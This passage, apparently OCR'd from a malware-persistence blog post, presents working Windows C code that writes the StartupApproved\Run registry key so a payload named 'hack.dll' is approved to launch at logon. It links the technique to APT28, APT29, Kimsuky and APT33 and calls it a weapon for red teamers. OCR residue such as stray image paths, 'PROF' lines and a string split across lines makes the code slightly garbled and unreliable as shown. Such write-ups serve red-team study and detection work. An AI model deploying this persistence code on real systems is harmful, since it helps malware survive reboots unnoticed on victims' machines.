


{:class="img-responsive"}

Logout and login, little bit wait.... and it's worked perfectly....



{:class="img-responsive"}



{:class="img-responsive"}


So I updated one line in my script:

```
/*
pers.c
windows persistence
via StartupApproved
author: @cocomelonc
https://cocomelonc.github.io/malware/2024/03/12/malware-pers-24.html
*/
#include <windows.h>
#include <stdio.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  BYTE data[] = {0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00};

  const char* path =
"Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved
\\Run";
  const char* evil = "C:\\temp\\hack.dll";

  LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR) path, 0,
KEY_WRITE, &hkey);
  printf (res != ERROR_SUCCESS ? "failed open registry key :(\n" :
```


PROF

```
"successfully open registry key :)\n");

  res = RegSetValueEx(hkey, (LPCSTR)evil, 0, REG_BINARY, data,
sizeof(data));
  printf(res != ERROR_SUCCESS ? "failed to set registry value :(\n" :
"successfully set registry value :)\n");

  // close the registry key
  RegCloseKey(hkey);

  return 0;
}
```

But there is a caveat. Sometimes when I tested this feature, it launched like Skype for me:



{:class="img-responsive"}



{:class="img-responsive"}

As you can see, everything worked perfectly as expected! =^..^= 😃

This technique is used by APT groups like APT28, APT29, Kimsuky and APT33 in the wild. In all honesty, this method is widely employed and widespread due to its extreme convenience in deceiving the victims.

PROF

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

> This is a practical case for educational purposes only.

ATT&CK MITRE: T1547.001
Malware persistence: part 1
APT28
APT29
Kimsuky
APT33